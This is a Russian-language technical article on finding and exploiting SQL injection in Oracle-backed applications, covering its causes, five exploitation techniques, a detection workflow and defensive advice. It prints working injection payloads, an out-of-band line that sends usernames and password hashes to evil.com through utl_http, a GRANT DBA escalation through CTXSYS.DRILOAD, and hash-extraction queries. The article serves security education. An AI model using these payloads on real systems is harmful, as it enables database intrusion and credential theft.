Выявление и эксплуатация SQL-инъекций в приложениях

М. Егоров, руководитель проектов НПО «Эшелон»
mail@npo-echelon.ru

SQL-инъекция – это атака, при которой злоумышленником производится вставка вредоносного кода в строки, передающиеся на сервер СУБД для синтаксического анализа и выполнения. Успешная реализация данной атаки позволяет обойти систему безопасности приложения и получить доступ к конфиденциальной информации, которая содержится в БД, а также к функциональным возможностям СУБД и в некоторых случаях – доступ к операционной системе сервера, на котором функционирует СУБД. Как следствие, злоумышленник получает доступ к конфиденциальной информации, содержащейся в БД, и доступ к командам операционной системы сервера СУБД, тем самым делая его плацдармом для последующих атак других серверов и приложений, расположенных в корпоративной сети организации.

Как правило, SQL-инъекции рассматривают применительно к web-приложениям, на самом деле данным уязвимостям подвержены любые клиент-серверные и сервис-ориентированные приложения, работающие с СУБД.

Первые сведения о SQL-инъекциях появились в открытом доступе в статье «NT Web Technology Vulnerabilities», опубликованной еще в 1998 году. С 2000 года данную технику начали широко применять кибер-преступники для взлома интернет-сайтов. На сегодняшний день существует большое количество техник эксплуатации SQL-инъекций для различных СУБД и приложений на их основе.

Несмотря на то, что данной уязвимости более десяти лет, количество случаев, связанных с несанкционированным доступом к информационным системам и утечкой конфиденциальной информации вследствие SQL-инъекций, неуклонно растет с каждым годом. Многие разработчики и специалисты в области информационной безопасности недооценивают серьезность данной уязвимости, тем самым создавая серьезную угрозу для безопасности информационных систем. К сожалению, то, о чем обычно пишут в литературе по данной тематике, касается лишь наиболее простых и тривиальных примеров реализации SQL-инъекций.

Ведущая организация в области информационной безопасности – SANS Institute – в отчете «2010 CWE/SANS Top 25 Most Dangerous Programming Errors» заслуженно присудила SQL-инъекции второе место в рейтинге наиболее критичных уязвимостей.

1. Пример из практики

Рассмотрим приложение, состоящее из трех компонентов: пользователя, сервера приложений и сервера управления базами данных.

Процесс, изображенный на рис. 1, описывает взаимодействие между компонентами web-приложения и состоит из следующих шагов.

1. Пользователь отправляет запрос *http://localhost:8080/catalog/show.jsp?name=Product 1* на сервер приложений. В качестве строкового параметра *name* передается значение *Product 1*.

2. Сервер приложений динамически формирует SQL-запрос *SELECT * FROM products WHERE name LIKE 'Products 1%' ORDER BY name*.

3. Из таблицы *products* извлекаются данные о товарах, наименование которых начинается с *Product 1*, результат упорядочивается по наименованию товара. Данные передаются серверу приложений.

4. Сервер приложений формирует результат, который отображается пользователю.

Если в качестве параметра передать строку *Product 1' AND 1=2 --*, то на сервер СУБД поступит SQL-запрос *SELECT * FROM products WHERE name LIKE 'Products 1' AND*

1=2 --%' ORDER BY name, причем часть *%' ORDER BY name* закомментирована и не будет исполняться. Запрос не вернет ни одной строки, так как условие 1 = 2 является ложным.

Процесс, изображенный на рис. 2, описывает взаимодействие между компонентами приложения при SQL-инъекции.

Приведенный выше пример показал, как пользователь, модифицируя передаваемый строковый параметр, заставил СУБД выполнять дополнительные команды.

2. Пять основных причин возникновения SQL-инъекций

Рассмотрим основные причины возникновения SQL-инъекций в приложениях, работающих с СУБД.

2.1. Динамическое построение SQL-запросов

Данный прием широко используют разработчики приложений. Ниже преведен пример динамического SQL-запроса на языке Java.

```
// Создание динамического запроса
String query = "SELECT * FROM products WHERE name LIKE ' "
+ request.getParameter("name") + "%' ORDER BY name";
```

Динамические SQL-запросы популярны среди разработчиков, так как они просты и удобны в использовании. К сожалению, динамические SQL-запросы являются причиной SQL-инъекций. Если входные данные не достаточно проверяются и не кодируются приложением в момент передачи запроса СУБД на выполнение, тогда при определенных условиях они могут быть интерпретированы СУБД как дополнительные команды.

Многие СУБД поддерживают параметризованные запросы. Параметры (в СУБД Oracle они называются bind variables) передаются до момента выполнения запроса СУБД. Параметризованные запросы позволяют безопасно работать с СУБД, так как передаваемые данные никогда не будут интерпретированы как команды и выполнены.

2.2. Некорректная обработка исключений

Большинство приложений некорректно обрабатывают исключительные ситуации, возникающие при работе с СУБД, и отображают сообщение о возникшем исключении пользователю. В результате злоумышленник сможет узнать детали реализации приложения (язык разработки приложения, тип и версию СУБД), а также извлечь конфиденциальную информацию из БД.

2.3. Некорректная обработка специальных символов

В СУБД Oracle символы (‘), (.), (,), (||), (/*),(*/), (“) являются специальными. Так, символ одинарной кавычки (‘) интерпретируется в SQL-запросе как начало/конец строки, а символ комментария (*/) обозначает конец комментария.

Если приложение некорректно обрабатывает специальные символы, содержащиеся во входных параметрах,



Рис. 1. ***Нормальный процесс работы приложения***



Рис. 2. ***Процесс работы приложения при SQL-инъекции***

то запрос, передаваемый СУБД, может быть модифицирован злоумышленником с целью получения конфиденциальной информации из БД.

2.4. Некорректная обработка типов

Многие разработчики приложений полагают, что фильтрация одинарных кавычек (‘) спасает от SQL-инъекций. Символ одинарной кавычки (‘) обозначает конец строки в SQL-запросе и отделяет данные от исполняемых команд. Фильтрацией (‘) можно защититься от SQL-инъекций только в строковых параметрах.

При этом сохраняются инъекции в параметрах других типов, например в числовых.

```
// инъекция в числовом параметре
-1 UNION SELECT 1, username, password FROM dba_users
```

2.5. Небезопасная конфигурация СУБД

Написание безопасного кода, безусловно, важная задача для разработчиков приложений. Можно существенно сократить ущерб от SQL-инъекции, правильно настроив параметры безопасности СУБД.

В СУБД Oracle пользователи DBSNMP, OE, OUTLN создаются при установке СУБД и имеют стандартные пароли, а также обладают критичными с точки зрения безопасности привилегиями. Помимо учетных записей со стандартными паролями в Oracle есть большое количество уязвимых PL/SQL-процедур, часть из которых доступна для выполнения непривилегированным пользователям.

Еще одной серьезной проблемой является наличие избыточных привилегий у учетной записи, используя которую сервер приложений работает с СУБД. Как правило, разработчики приложений не являются специалистами по СУБД и тем более специалистами по информационной безопасности. В связи с этим они не всегда уделяют внимание вопросам безопасной работы приложения с СУБД и назначают учетной записи избыточные (в некоторых случаях – максимальные) привилегии (например, роль DBA). В результате успешной эксплу-

атации SQL-инъекции злоумышленник получает доступ ко всей конфиденциальной информации, содержащейся в БД.

3. Техники, применяемые при эксплуатации SQL-инъекций

Рассмотрим основные способы и техники эксплуатации SQL-инъекций, при помощи которых злоумышленник может получить доступ к содержимому БД. Рассматриваемые техники являются универсальными, так как применимы для СУБД Oracle, MySQL и MS SQL Server, широко используемых при создании web-приложений, и работают вне зависимости от используемого языка разработки: ASP, Java или PHP.

Далее будут рассмотрены следующие техники эксплуатации уязвимости:

- Union SQL-инъекция.
- Error-based SQL-инъекция.
- Blind SQL-инъекция.
- Time-based SQL-инъекция.
- Out-bound SQL-инъекция.

3.1. Union SQL-инъекция

Использование данной техники основано на применении оператора UNION, который позволяет объединить результаты выполнения двух или более запросов SELECT. Использование данной техники заключается в добавлении нужного запроса SELECT при помощи оператора UNION к первоначальному запросу.

Для корректности результирующего запроса, полученного при помощи оператора UNION, необходимо, чтобы у двух выражений SELECT совпадало количество и тип аргументов. В противном случае СУБД сгенерирует исключение. В зависимости от логики работы приложения либо будет выведено сообщение о возникшем при работе с СУБД исключением, либо страница отобразится пользователю некорректно.

Первоначально злоумышлениик перебором определяет количество аргументов в SQL-запросе. Универсальным методом определения количества аргументов является использование оператора сортировки ORDER BY. При несовпадении количества аргументов СУБД Oracle выдает следующее сообщение.

```
ORA-01789: query block has incorrect number of result columns
```

Для определения количества аргументов в качестве уязвимого строкового параметра передает последовательно следующие значения.

```
-- запрос выполнен
' ORDER BY 1 --
-- запрос выполнен
' ORDER BY 2 --
-- запрос выполнен
' ORDER BY 3 --
-- возникло исключение
' ORDER BY 4 --
```

Таким образом, количество аргументов в SQL-запросе равно трем. На практике применяется не линейный, а бинарный поиск. Напомним, что время подбора количества аргументов при бинарном поиске равно $O(\log(n))$, где n – количество аргументов в запросе.

После определения количества аргументов перебором определяется для каких аргументов задан constraint NOT NULL и тип этих аргументов (числовой, строковый или дата). В качестве остальных аргументов передается *null*.

```
-- возникло исключение
UNION SELECT 'test', null, null FROM dual --
-- запрос выполнен
UNION SELECT null, 'test', null FROM dual --
```

После определения количества аргументов и определения не нулевых аргументов (NOT NULL), а также их типов (числовой, строковый и дата), в качестве второго параметра злоумышленник передает нужный SQL-запрос, который должен возвращать строку. Для получения хэша пароля пользователя SYS из таблицы dba_users можно передать следующее выражение в качестве уязвимого строкового параметра.

```
' UNION SELECT null, (SELECT username || '--' || password
FROM dba_users WHERE username = 'SYS'), null FROM dual --
```

3.2. Error-based SQL-инъекция

Данная техника используется, когда приложение некорректно обрабатывает исключения, возникающие при работе с СУБД, и сообщение о возникшем исключении отображается пользователю. В СУБД Oracle есть уязвимые функции, которые отображают в сообщении о возникшем исключении часть входных параметров. К таким функциям относятся XMLType() и ctxsys.drithsx.sn().

Используя данные функции, злоумышленник может построчно считывать информацию из таблицы БД (например, хэши паролей из таблицы dba_users).

При использовании функции XMLType() SQL-инъекция выглядит следующим образом.

```
-- извлечение первой строки из dba_users
' AND (1)=UPPER(XMLType('<:'|| SELECT cred FROM (SELECT
username || '--' || password cred, rownum FROM dba_users)
WHERE rn= 1 ||'>')) --
-- извлечение второй строки из dba_users
' AND (1)=UPPER(XMLType('<:'|| SELECT cred FROM (SELECT
username || '--' || password cred, rownum FROM dba_users)
WHERE rn= 2 ||'>')) --
...
```

При использовании функции ctxsys.drithsx.sn() SQL-инъекция выглядит следующим образом.

```
-- извлечение первой строки из dba_users
' AND 1=ctxsys.drithsx.sn(1,(SELECT cred FROM (SELECT
username || '--' || password cred, rownum FROM dba_users)
WHERE rn= 1)) --
```

```
-- извлечение второй строки из dba_users
‘ AND 1=ctxsys.drithsx.sn(1,(SELECT cred FROM (SELECT
username || ’--‘ || password cred, rownum FROM dba_users)
WHERE rn= 2)) --
…
```

3.3. Blind SQL-инъекция

В случае если нельзя использовать Union и Error-based SQL-инъекцию: результат выполнения запроса не отображается пользователю либо приложение корректно обрабатывет исключения. Однако если при этом, модифицируя запрос, можно влиять на логику работы приложения: при определенных входных данных некоторые страницы отображаются неправильно или запрос возвращает только часть информации. В этом случе можно использовать технику Blind SQL.

Составляется SQL-выражение, которое при истинном значении не нарушает логику работы приложения. При ложном же значении возникает аномальное поведение в работе web-приложения: страницы неправильно отображаются либо возвращается только часть данных. С целью проверки логических условий в качестве подобного SQL-выражения можно использовать следующее.

```
// INJECTION – SQL-запрос, который возвращает значение,
либо null
// null – страница некорректно отображается
AND NVL(INJECTION,0) != 0
```

Для того чтобы выяснить, обладает ли текущий пользователь правами роли DBA, можно использовать следующую инъекцию.

```
-- если страница корректно отобразилась, пользователю
назначена роль DBA
Product 1‘ AND NVL((SELECT LENGTH(username) FROM
user_role_privs WHERE granted_role = ‘DBA’),0) != 0 --
```

Для посимвольного извлечения данных из таблиц БД можно использовать следующую инъекцию

```
-- извлечение первого символа
Product 1‘ AND NVL(ASCII(SUBSTR((SELECT user FROM
dual)),1,1)),0) = 65 --
Product 1‘ AND NVL(ASCII(SUBSTR((SELECT user FROM
dual)),1,1)),0) = 66 --
Product 1‘ AND NVL(ASCII(SUBSTR((SELECT user FROM
dual)),1,1)),0) = 67 --
…
--извлечение второго символа
Product 1‘ AND NVL(ASCII(SUBSTR((SELECT user FROM
dual)),2,1)),0) = 65 --
Product 1‘ AND NVL(ASCII(SUBSTR((SELECT user FROM
dual)),2,1)),0) = 66 --
Product 1‘ AND NVL(ASCII(SUBSTR((SELECT user FROM
dual)),2,1)),0) = 67 --
…
```

Для ускорения посимвольного извлечения можно использовать бинарный поиск.

3.4. Time-based SQL-инъекция

Данная техника похожа на Blind SQL-инъекцию. Также составляется SQL-выражение, но анализируется не возвращаемый результат, а время отклика сервера СУБД. При ложном значении SQL-выражения время отклика незначительно, а при истинном значеннии составляется несколько секунд. Используя данную технику можно проверять логические условия, например наличие роли DBA у текущего пользователя, а также посимвольно извлекать данные из таблиц БД. Time-based SQL-инъекция выполняется медленне чем Blind SQL-инъекции.

Для внесения задержки обычно используется следующий SQL-запрос.

```
-- задержка в несколько секунд
SELECT count(*) FROM all_objects, all_objects
```

Таким образом, для посимвольного извлечения данных из таблиц БД можно использовать следующую инъекцию.

```
-- извлечение первого символа
Product 1‘ AND 0!=(select decode(substr(user,1,1),’A’,
(select count(*) from all_objects, all_objects),0) from dual) --
Product 1‘ AND 0!=(select decode(substr(user,1,1),’B’,
(select count(*) from all_objects, all_objects),0) from dual) --
Product 1‘ AND 0!=(select decode(substr(user,1,1),’C’,
(select count(*) from all_objects, all_objects),0) from dual) --
…
--извлечение второго символа
Product 1‘ AND 0!=(select decode(substr(user,2,1),’A’,
(select count(*) from all_objects, all_objects),0) from dual) --
Product 1‘ AND 0!=(select decode(substr(user,2,1),’B’,
(select count(*) from all_objects, all_objects),0) from dual) --
Product 1‘ AND 0!=(select decode(substr(user,2,1),’C’,
(select count(*) from all_objects, all_objects),0) from dual) --
…
```

Как и в предыдущем случае, для ускорения посимвольного извлечения можно использовать бинарный поиск.

3.5. Out-bound SQL-инъекция

В случае если ни одна из вышеперечисленных техник эксплуатации SQL-инъекций не применима можно воспользоваться Out-bound техникой. Для применения данной техники необходим удаленный сервер, который находится под контролем злоумышленника, либо доступ к директории на сервере СУБД. Техника заключается в следующем: злоумышленник направляет вывод результата SQL-запроса на удаленный сервер, используя протоколы DNS, HTTP, SMTP, или осуществляет запись в файл, который расположен в доступной для злоумышленника директории на сервере СУБД.

Используя пакет utl_http злоумышленник может направить данные из таблиц БД на удаленный сервер следующим образом.

```
-- результата выполнения запроса передается
на http://evil.com
' AND 1=SELECT SUM(LENGTH(utl_http.request('http://ev-
il.com/'||username||"--"||password)) FROM dba.users --
```

Функция Sum() необходима для получения всех записей из таблицы dba_users. Стоит отметить, что в некоторых версиях Oracle в стандартной конфигурации пакет utl_http доступен на выполнение роли PUBLIC.

4. Процесс обнаружения и эксплуатации SQL-инъекций

Мы рассмотрели причины возникновения SQL-инъекций и рассмотрели техники, которые могут быть использованы при эксплуатации уязвимостей. Теперь рассмотрим весь процесс эксплуатации SQL-инъекции, начиная с обнаружения уязвимого параметра и заканчивая извлечением требуемой информации из БД.

На рис. 3 представлен процесс эксплуатации SQL-инъекции, который состоит из пяти основных шагов:

- выявления SQL-инъекции;
- определения типа и версии СУБД;
- определения имени пользователя и его привилегий;
- повышения привилегий;
- эксплуатации уязвимости.

4.1. Выявление SQL-инъекции

Первым шагом в процессе выявления SQL-инъекции является определение способов передачи данных в web-приложение:

- параметров, передаваемых при помощи GET- или POST-методов;
- значений, содержащихся в Cookie;



Рис. 3. ***Процесс эксплуатации SQL-инъекции***

- параметров HTTP-заголовка (таких как Referer и User-Agent).

После определения входных параметров необходимо определить корректность обработки их web-приложением. Модифицируя входные параметры, необходимо добиться возникновения исключения в web-приложении, результатом которого будет сообщение о возникшем исключении либо некорректно отображенная страница или ответ, содержащий неполные (избыточные) данные.

Для тестирования страницы на наличие SQL-инъекции можно выполнить последовательно следующие запросы.

```
-- страница отображается корректно
http://localhost:8080/catalog/show.jsp?name=Product 1

-- не выполнена сортировка данных
http://localhost:8080/catalog/show.jsp?name=Product 1'
AND 1=1 --

-- данные на странице не отображаются, т. к. условие
1 = 2 – ложно
http://localhost:8080/catalog/show.jsp?name=Product 1'
AND 1=2 --
```

В результате, параметр name на странице *show.jsp* является уязвимым.

Для определения SQL-инъекций широко применяются инструментальные средства для автоматического тестирования web-приложений на наличие уязвимостей: HP WebInspect, HP Scrawlr, IBM Rational AppScan, SQLiX, Paros Proxy.

Инструментальные средства автоматически выполняют следующие проверки для передаваемых строковых параметров.

```
-- value – строковое значение при котором исключение
не возникает
'
value' OR
value' OR 5=5 OR 's'='o
value' AND 5=5 OR 's'='o
value' OR 5=0 OR 's'='o
value' AND 5=0 OR 's'='o
```

Для числовых параметров выполняют следующие проверки.

```
-- value – числовое значение при котором исключение
не возникает
0+value
value AND 5=5
value AND 5=0
value OR 5=5 OR 4=0
value OR 5=0 OR 4=0
```

В качестве способов передачи параметров можно задать GET- и POST-методы, Cookie, параметры HTTP-заголовка.

4.2. Определение типа и версии СУБД

Без знания типа и версии СУБД невозможно эксплуатировать SQL-инъекцию и корректно сформировать запрос, который вернет нужную информацию из БД.

Первое, что необходимо сделать – определить используемую для построения web-приложения инфраструктуру и технологию. Например, если применяется технология ASP .Net и IIS, то, скорее всего, в качестве СУБД используется Microsoft SQL Server. Конечно, полностью полагаться на данную информацию нельзя.

Если web-приложение выводит сообщение о возникшем исключении при работе с СУБД, можно легко определить тип СУБД. Сообщение об ошибке, начинающееся со слова ORA, говорит об использовании СУБД Oracle.

```
ORA-01773: may not specify column datatypes in this
CREATE TABLE
```

Поскольку каждая СУБД по разному обрабатывает конкатенацию строк, по этому признаку можно судить о типе СУБД.

```
-- если запрос обработан корректно, мы имеем дело с Oracle
'some' || 'thing'
CONCAT('some', 'thing')
```

Ситуация с обработкой числовых значений выглядит аналогичным образом.

```
-- если запрос обработан корректно, мы имеем дело с Oracle
BITAND(1,1)
```

Для определения версии СУБД необходимо извлечь баннер при помощи следующего SQL-запроса.

```
-- извлечение баннера
SELECT banner FROM v$version WHERE rownum = 1
```

Данный запрос можно использовать в качестве полезной нагрузки одного из пяти методов эксплуатации SQL-инъекции, которые были рассмотрены выше.

4.3. Определение имени пользователя и привилегий

Определить имя текущего пользователя, назначенные роли и системные привилегии можно, используя один из пяти методов эксплуатации SQL-инъекции.

Этот запрос возвращает имя текущего пользователя.

```
-- извлечение имени текущего пользователя
SELECT user FROM dual
```

Данный запрос возвращает назначенные текущему пользователю роли.

```
--извлечение назначенных ролей
SELECT granted_role || '—' || admin_option FROM user_role_privs
```

Критичными с точки зрения безопасности являются следующие роли:

- DBA;
- JAVASYSPRIV;
- IMP/EXP_FULL_DATABASE;
- SELECT/EXPORT/DELETE_CATALOG_ROLE.

Данный запрос возвращает назначенные текущему пользователю системные привилегии.

```
-- извлечение назначенных системных привелегий
SELECT privilege || '--' || admin_option FROM user_sys_privs
```

Критичными с точки зрения безопасности являются следующие системные привилегии:

- GRANT ANY OBJECT/PRIVILEGE/ROLE;
- SELECT ANY DICTIONARY;
- SELECT ANY TABLE;
- INSERT/UPDATE/DELETE ANY TABLE;
- EXECUTE ANY PROCEDURE;
- CREATE/ALTER ANY PROCEDURE;
- CREATE LIBRARY;
- CREATE ANY DIRECTORY;
- CREATE/ALTER ANY VIEW;
- CREATY ANY TRIGGER;
- CREATE ANY/EXTERNAL JOB.

Учетная запись, которая используется сервером приложений для работы с СУБД, не должна обладать указанными выше системными привилегиями и ролями.

4.4. Повышение привилегий

Повышение привилегий необходимо, если злоумышленник не обладает нужными привилегиями для эксплуатации SQL-инъекции и извлечения нужных данных из таблиц БД.

Одним из способов повышения привилегий является эксплуатация PL/SQL-инъекций в хранимых процедурах СУБД. PL/SQL-инъекция – это изменение хода выполнения PL/SQL-процедуры/функции/триггера путем внедрения команд в доступные входные параметры. В стандартной поставке СУБД Oracle существует большое количество пакетов и процедур (для статистики: в СУБД Oracle 10g 16 500 процедур в 1300 пакетах), поэтому шанс обнаружить среди них уязвимую процедуру достаточно высок. Часть из этих процедур доступны непривелегированным пользователям СУБД и выполняются от имени их владельца – привелегированного пользователя SYS или CTXSYS.

Одна из наиболее известных процедур – VALIDATE_STMT из пакета DRILOAD, который принажлежит пользователю CTXSYS. Данная процедура принимает в качестве входного параметра PL/SQL-код и передает его на выполнение. Для повышения привилегий до DBA можно использовать следующий запрос.

```
// повышаем привилегии до DBA
EXEC CTXSYS.DRILOAD.VALIDATE_STMT('GRANT DBA TO app');
```

Таким образом, если подобная процедура доступна роли PUBLIC или у текущего пользователя есть привилегия EXECUTE_ANY_PROCEDURE, он сможет повысить свои привилегии до DBA.

4.5. Эксплуатация уязвимости

На данном шаге у злоумышленника есть информация о том, какая СУБД используется и какие техники эксплуатации SQL-инъекции возможно применять. В зависимости от назначенных текущему пользователю ролей и привилегий злоумышленник может попытаться осуществить одно из следующих действий:

- извлечь хэши паролей пользователей СУБД;
- получить структуру БД и данные;
- выполнить команды ОС.

4.5.1. Извлечение хэшей паролей

В СУБД Oracle хэши паролей храняться в таблице *SYS.USER$*, кроме того они содержатся в представлении *DBA_USERS*. Для расчета хэша в Oracle 10g и более ранних версиях используется алгоритм, основанный на DES. В Oracle 11g применяется более защищенный алгоритм на основе SHA1, и хэш пароля не доступен из представления *DBA_USERS*. По умолчанию в Oracle 11g в таблице *SYS.USER$* доступны два варианта хэша.

Для извлечения хэша пароля в Oracle 10g и более ранних версиях можно использовать следующий запрос.

```
-- извлечение DES-хэша в Oracle <= 10g
SELECT username || password FROM dba_users
```

Для извлечения хэшей паролей в Oracle 11g можно использовать следующие запросы.

```
-- извлечение DES-хэша в Oracle 11g
SELECT username || password FROM sys.user$ WHERE
type#>0 AND LENGTH(password) = 16

-- извлечение SHA1-хэша в Oracle 11g
SELECT username || SUBSTR(spare4,3,40) hash ||
SUBSTR(spare4,43,20) salt FROM sys.user$ WHERE type#>0
AND LENGTH(spare4) = 62
```

Для подбора пароля по значению хэша можно воспользоваться утилитами Checkpwd, Cain & Abel, orabf, woraauthbf и GSAuditor.

4.5.2. Получение структуры БД и данных

Для извлечения данных из таблицы БД необходимо обладать следующей информацией:

- владельц схемы, в которой находится таблица;
- имя таблицы;
- количество записей в таблице;
- количество столбцов;
- имена и типы столбцов.

Указанную информацию можно извлечень из представлений СУБД ORACLE all_tables и all_tab_columns. Следующий запрос извлекает информацию о владельце схемы, имени таблицы, количестве записей и количестве столбцов.

```
SELECT b.owner||'.'||b.table_name||'['||count(*)||']='num_rows
FROM all_tab_columns a, all_tables b WHERE a.table_name =
b.table_name GROUP BY b.owner,b.table_name,num_rows
```

Для извлечения имен и типов столбцов можно воспользоваться следующим запросом.

```
SELECT owner||'.'||table_name||':'||column_name||':'||data_type
FROM all_tab_columns ORDER BY table_name,column_id
```

В результате мы имеем полную структуру таблиц БД, и можно извлекать нужную информацию.

4.5.3. Выполнение команд ОС

Для выполнения команд ОС злоумышленнику необходим прямой доступ к СУБД (возможность подключения с использованием утилит SQL PLUS или TOAD for Oracle) с максимальными правами либо требуется наличие PL/SQL-инъекций. Выполнение команд ОС с использованием только SQL-инъекций невозможно.

Существует достаточно способов для выполнения команд ОС через СУБД, основные из них следующие:

- выполнение команд ОС, используя уязвимости переполнения буфера;
- выполнение команд ОС, используя файл SPNC_COMMANDS;
- выполнение команд ОС, используя Java-процедуры;
- выполнение команд операционной системы, используя пакет DBMS_SCHEDULER;
- выполнение команд ОС, используя пакет Job Scheduler;
- выполнение команд ОС, используя системный параметр _oradbg_pathname.

В итоге злоумышленник может получить доступ к ОС с правами пользователя, от имени которого запущена СУБД. Так, например,В Windows СУБД запущена с правами администратора ОС – в этом случае возможность запускать команды ОС позволяет получить административные права на сервере.

Заключение

SQL-инъекции были и остаются наиболее критичными уязвимостями приложений. В результате успешной реализации SQL-инъекции злоумышленник может обойти логику работы приложения, получить доступ к конфиденциальной информации, содержащейся в СУБД, а при определенных условиях даже получить полный доступ к серверу, на котором функционирует СУБД. Если при этом учесть, что отдельные приложения интегрированы друг с другом внутри ИС компании, получение НСД к уязвимому приложению позволит злоумышленнику получить контроль над всей информационной системой. ■

ЛИТЕРАТУРА

1. *Justin C. SQL Injection Attacks and Defense. – Syngress Date, 2009.*
2. *Поляков А. М. Безопасность Oracle глазами аудитора: нападение и защита. – М.: ДМК Пресс, 2010.*
3. *Litchfield D, Anley C., Heasman J, Grindlay B. The Database Hacker's Handbook: Defending Database Servers. – Wiley Date, 2005.*
4. *Евтеев Д. Учимся на ошибках. Методика проведения error-based SQL-Injection // Хакер. 2010, № 135.*
5. *Марков А. С., Миронов С. В., Цирлов В. Л. Выявление уязвимостей в программном коде // Открытые системы. 2005, № 12.*